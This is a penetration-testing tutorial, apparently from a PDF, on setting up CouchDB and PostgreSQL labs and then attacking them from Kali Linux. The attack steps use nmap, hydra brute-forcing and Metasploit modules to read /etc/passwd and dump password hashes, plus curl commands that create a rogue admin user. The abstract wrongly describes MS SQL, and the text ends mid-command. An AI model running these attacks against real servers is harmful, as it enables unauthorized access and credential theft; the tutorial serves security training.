COUCH DB & POSTGRE

PENETRATION TESTING

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Abstract

Today you will learn how to install and configure MS SQL server in windows server 2019 operating system for penetration testing within the VM Ware. MSSQL is Microsoft SQL Server for database management in the network. By default, it runs on port 1433. You will also learn how to crack the password and also how it can be affected using Metasploit.

Couch-DB Setup

Couch-DB Setup

Prerequisites

To configure CouchDB in your Ubuntu platform, there are some prerequisites required for installation.
- **Ubuntu 20.04.1 with minimum 4GB RAM and 2 CPU**
- **Root Privileges**
- **Apache server**
- **Attacker Machine: Kali Linux**
- **Enumeration**
- **Exploiting: Metasploit**

CouchDB Setup on Ubuntu 20.04

Let's start with installing the apache server first
Apache is an open-source HTTP based web server that's available for Linux servers free of charge we can install it via terminal simply by running the following command.

```
apt-get install apache2
```

```
root@ubuntu:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.41-4ubuntu3).
The following package was automatically installed and is
  libllvm9
```

In order to install CouchDB first, we need to Enable CouchDB repository. Let's start it by adding GPG key into the system by entering the following command.

```
apt-get install –y apt-transport-https gnupg ca-certificates
```


After adding the repository add the GPG key into the CouchDB repository by entering following command.

```
apt-key adv –keyserver.ubuntu.com –recv-keys \
    8756C4F765C9AC3CB6B85D62379CE192D401AB61
```

Now, the repository is enabled we can directly install CouchDB by entering following command.

```
apt-get install couchdb
```

```
root@ubuntu:~# apt-get install couchdb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is
   libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
   curl
The following NEW packages will be installed:
   couchdb curl
0 upgraded, 2 newly installed, 0 to remove and 0 not upgr
Need to get 28.4 MB of archives.
After this operation, 52.2 MB of additional disk space wi
```

Then a prompt will occur on the screen select the standalone option from it or as per your requirements

```
                          ┤ Configuring couchdb ├
: best meets your needs.

. This will set up CouchDB to run as a single server.

. will prompt for additional parameters required to configure CouchDB in a c

. You will then need to edit /opt/couchdb/etc/vm.args and /opt/couchdb/etc/
   user - leaving CouchDB in "admin party" mode.



                          standalone
                          clustered
                          none


                          <Ok>
```

Then Next, you'll be given an option to set the IP address of the network interface, enter IP of your system or server machine to bind it with CouchDB.

On the next Prompt After entering the IP of a server machine, create a password for the admin user of CouchDB then next confirm your password and then installation will continue.

Now start and Enable CouchDB server in Ubuntu and check the server status by entering the following command

```
systemctl start couchdb

systemctl enable couchdb

systemctl status couchdb
```



```
root@ubuntu:~# systemctl start couchdb
root@ubuntu:~# systemctl enable couchdb
Synchronizing state of couchdb.service with SysV service sc
Executing: /lib/systemd/systemd-sysv-install enable couchdb
root@ubuntu:~# systemctl status couchdb
● couchdb.service - Apache CouchDB
     Loaded: loaded (/lib/systemd/system/couchdb.service; e
     Active: active (running) since Sat 2020-07-18 12:51:45
   Main PID: 4283 (beam.smp)
      Tasks: 42 (limit: 4624)
     Memory: 38.3M
     CGroup: /system.slice/couchdb.service
             ├─4283 /opt/couchdb/bin/../erts-9.3.3.14/bin/b
             ├─4301 /opt/couchdb/bin/../erts-9.3.3.14/bin/e
             └─4320 erl child setup 1024
```

Congratulations! You have successfully installed CouchDB in your Ubuntu platform. Now you can directly access CouchDB on your favourite Browser just ping following URL.

```
http://your-server-ip:5984/_utils/
```

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
Use your credentials to login to the CouchDB database.

Now create a new admin for the server

After creating the admin now create a new database for the server

The database is created successfully

Let's just some data into the database that we have created you can do it directly by the GUI interface but in my, I'm good with command line to do this follow the below commands.

```
curl –u ignite:123 –X PUT
http;//192.168.0.196:5984/raj
```


Hurray! We've successfully created the database.

Pentesting CouchDB

Pentesting CouchDB

In this section, you will be learning how to compromise the Database using different techniques. Let's fire up Attacking machine Kali Linux

Nmap

By default, CouchDB service is running on the port no. 5984 with the help of NMAP, let's identify the state of port.

```
nmap –p5984 192.168.0.196
```

```
root@kali:~# nmap -p5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:11 EDT
Nmap scan report for 192.168.0.196
Host is up (0.00039s latency).

PORT     STATE SERVICE
5984/tcp open  couchdb
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

As you can see, it has open state for CouchDB at port 5984.

Enumeration

NMAP have capability to perform Automatic Enumeration to perform this attack follow the below commands.

```
nmap -sV –script couchdb-database, couchdb-
stats -p 5984 192.168.0.196
```

```
root@kali:~# nmap -sV --script couchdb-databases, couchdb-stats -p 5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:13 EDT
Failed to resolve "couchdb-stats".
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.196
Host is up (0.00056s latency).

PORT     STATE SERVICE VERSION
5984/tcp open  httpd   Apache CouchDB
| couchdb-databases:
|   reason = You are not a server admin.
|_  error = unauthorized
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Object Not Found
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 58
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:58 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: f7e7fa175c
|     X-CouchDB-Body-Time: 0
|     {"error":"not_found","reason":"Database does not exist."}
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 247
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 75cd4038a0
|     X-CouchDB-Body-Time: 0
|     {"couchdb":"Welcome","version":"3.1.0","git_sha":"ff0feea20","uuid":"2fa9299e9965395ed77
are Foundation"}}
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 61
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 459747e486
|     X-Couch-Stack-Hash: 3120286662
|     X-CouchDB-Body-Time: 0
|_    {"error":"unknown_error","reason":"badarg","ref":3120286662}
MAC Address: 00:0C:29:C8:9C:50 (VMware)
```

As you can see, it provides quite enough information about the database that helps us to brute-forcing or in dumping the credentials.

Exploiting: Metasploit

Module: couchdb_login

Let's brute force the target. To perform this attack, you should go with the following module by entering the following command by firing up the msf console

```
use auxiliary/scanner/couchdb/couchdb_login

set rhosts 192.168.0.196

set user_file /root/user.txt

set pass_file /root/pass.txt

exploit
```

Great! now you have login credentials of the database.
Now using that credentials, we can use curl command download whole databases created in the server

```
curl -u ignite:123 -X GET
http://192.168.0.196:5984/_all_dbs
```


We also can create our user for the server using the curl command

```
curl -u ignite:123 -X PUT -d
'{"type":"user","name":"aarti","roles":["_admin"],
"roles":[],"password":"123"}'
192.168.0.196:5984/_users/org.couchdb.user:aarti -
H "Content-Type:application/json"
```


Also, you can check for the user-created using curl command

Now you have admin access of the whole database In manner to perform more attacks you can use exploits listed on MSF console.
In this way, we can test for CouchDB loopholes and submit the findings to the network admin

Postgresql

Postgresql

PostgreSQL Setup on Ubuntu 20.04

PostgreSQL is an open-source and advanced object-oriented relational database which is also known as Postgres. It is a powerful high-performance database management system released under a flexible BSD-style license.
In order to configure PostgreSQL in your Ubuntu platform, there are some prerequisites required for installation.

- Ubuntu 20.04
- Root Privileges

Install PostgreSQL and All Dependencies

PostgreSQL is available in the Ubuntu repository. So you just need to install them with the apt command.

```
apt install postgresql postgresql-client
```

```
root@ubuntu:~# apt install postgresql postgresql-client ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer
  libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libpq5 postgresql-12 postgresql-client-12 postgresql-client-commo
Suggested packages:
  postgresql-doc postgresql-doc-12 libjson-perl isag
The following NEW packages will be installed:
  libpq5 postgresql postgresql-12 postgresql-client postgresql-clie
0 upgraded, 8 newly installed, 0 to remove and 20 not upgraded.
Need to get 15.2 MB of archives.
After this operation  47 7 MB of additional disk space will be used
```

on the time of installation, a prompt will display on your system that will ask you to confirm the installation process that either you want to continue or not. You need to press 'y' to continue the installation.

Once the installation is completed, start the PostgreSQL service and add it to the system boot by entering following command

```
systemctl start postgresql.service
systemctl enable postgresql.service
```

Set PostgreSQL user Password

You can create the user password for PostgreSQL. Using the following command, you can change the default user password for PostgreSQL. During this process a prompt display on your system that will ask you to enter the new password. After that, a confirmation will be displayed 'password updated successfully'. And then next, Now you will log in to the database as a user or working shell using the following command:

```
passwd postgres

su -l postgres

psql
```

Create a database and user roles

You can create new databases and users using the PostgreSQL shell as follows:

psql -c "alter user postgres with password '123' "

createuser -EPd ignite

createdb secret -O ignite

psql secret

```
postgres@ubuntu:~$ psql -c "alter user postgres with password '123'"
ALTER ROLE
postgres@ubuntu:~$ createuser -EPd ignite
Enter password for new role:
Enter it again:
postgres@ubuntu:~$ createdb secret -O ignite
postgres@ubuntu:~$ psql secret
psql (12.2 (Ubuntu 12.2-4))
Type "help" for help.

secret=#
```

Enter the following command to list the databases:

psql -l

```
postgres@ubuntu:~$ psql -l
                             List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Acc
-----------+----------+----------+-------------+-------------+------
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 secret    | ignite   | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/po
           |          |          |             |             | postg
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/po
           |          |          |             |             | postg
(4 rows)
```

PostgreSQL by default listens at Local Interface which is 127.0.0.1. But, for the remote access, you need to some changes in the configuration file. To Access the configuration file you will use the following command:

```
nano /etc/postgresql/12/main/postgresql.conf
```

```
#-------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#-------------------------------------------------

# - Connection Settings -

#listen_addresses = 'localhost'          # what IP address(es) to
                                         # comma-separated list of
                                         # defaults to 'localhost'
                                         # (change requires restar
port = 5432                              # (change requires restar
max_connections = 100                    # (change requires restar
```

under the connection settings, you will set **#listen_addresses= '*'**

```
#-------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#-------------------------------------------------

# - Connection Settings -

listen_addresses = '*'              # what IP address
                                    # comma-s
                                    # default
```

Now you will restart the PostgreSQL service by entering the following command

```
service postgresql restart
```

```
root@ubuntu:~# service postgresql restart
```

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Technologies

Pentesting PostgreSQL

Pentesting PostgreSQL

In this section, you will be learning how to compromise Databases credentials using different techniques.
Let's fire up the Attacking machine kali-Linux

Nmap

By-default PostgreSQL service is running on the port no. 5432, with the help of NMAP, let's identify the state of Port.

```
nmap -p5432 192.168.1.108
```


As you can see, it has shown Open state for PostgreSQL at port 5432.

Password Cracking

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.
Let's brute-force the target perform this attack you should go with the following command where **-L option** enables dictionary for username parameter and **-P options** enables dictionary for the password list.

```
hydra -L user.txt -P pass.txt
192.168.1.108 postgres
```

As above you can see we have successfully dumped the credentials you can use these credentials in gaining access on the database.

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 postgres
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret ser
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 16:00:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:8/p:6), ~3 tr
[DATA] attacking postgres://192.168.1.108:5432/
[5432][postgres] host: 192.168.1.108    login: postgres    password: 123
[5432][postgres] host: 192.168.1.108    login: ignite    password: 123
1 of 1 target successfully completed, 2 valid passwords found
```

Connect to Database Remotely

Kali Linux by default have the **psql** utility which allows you to authenticate with PostgreSQL database if the username and the password are already known.
As we have already right credentials of the database

```
psql -h 192.168.1.108 -U postgres
```

```
root@kali:~# psql -h 192.168.1.108 -U postgres
Password for user postgres:
psql (12.3 (Debian 12.3-1+b1), server 12.2 (Ubuntu 12.2-4))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bit
Type "help" for help.

postgres=#
```

Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console.

Module 1: Postgres Readfile

The *postgres_readfile* module, **when provided with credentials** (e.g. **superuser** account) for a PostgreSQL server, will read and display files of your choosing on the server.

```
msf > use auxiliary/admin/postgres/postgres_readfile

msf auxiliary(admin/postgres/postgres_readfile) > set
rhosts 192.168.1.108

msf auxiliary(admin/postgres/postgres_readfile) > set
rfile /etc/passwd

msf auxiliary(admin/postgres/postgres_readfile) > set
password 123

msf auxiliary(admin/postgres/postgres_readfile) > exploit
```

Module 2: Banner Grabbing for Postgres_sql

The *postgres_sql* module, when provided with valid credentials for a PostgreSQL server, will perform queries of your choosing and return the results.

```
msf > use auxiliary/admin/postgres/postgres_sql

msf auxiliary(admin/postgres/postgres_sql) > set
rhosts 192.168.1.108

msf auxiliary(admin/postgres/postgres_sql) > set
username ignite

msf auxiliary(admin/postgres/postgres_sql) > set
password 123

msf auxiliary(admin/postgres/postgres_sql) >
exploit
```

```
msf5 > use auxiliary/admin/postgres/postgres_sql  ←
msf5 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.1.108
rhosts ⇒ 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_sql) > set username ignite
username ⇒ ignite
msf5 auxiliary(admin/postgres/postgres_sql) > set password 123
password ⇒ 123
msf5 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.1.108

Query Text: 'select version()'
═══════════════════════════════

    version
    ───────

    PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.3.0-8ubuntu1)

[*] Auxiliary module execution completed
msf5 auxiliary(admin/postgres/postgres_sql) > ▮
```

Module 3: Dumping Password Hashes

As we have credentials of database admin then we use this one-liner exploit to dump all the user hashes in Metasploit:

```
msf use
auxiliary/scanner/postgres/postgres_hashdump

msf auxiliary(scanner/postgres/postgres_hashdump) >
set rhosts 192.168.1.108

msf auxiliary(scanner/postgres/postgres_hashdump) >
set username postgres

msf auxiliary(scanner/postgres/postgres_hashdump) >
set password 123

msf auxiliary(scanner/postgres/postgres_hashdump) >
exploit
```

```
msf5 > use auxiliary/scanner/postgres/postgres_hashdump
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 192.168.1.108
rhosts ⇒ 192.168.1.108
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set username postgres
username ⇒ postgres
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set password 123
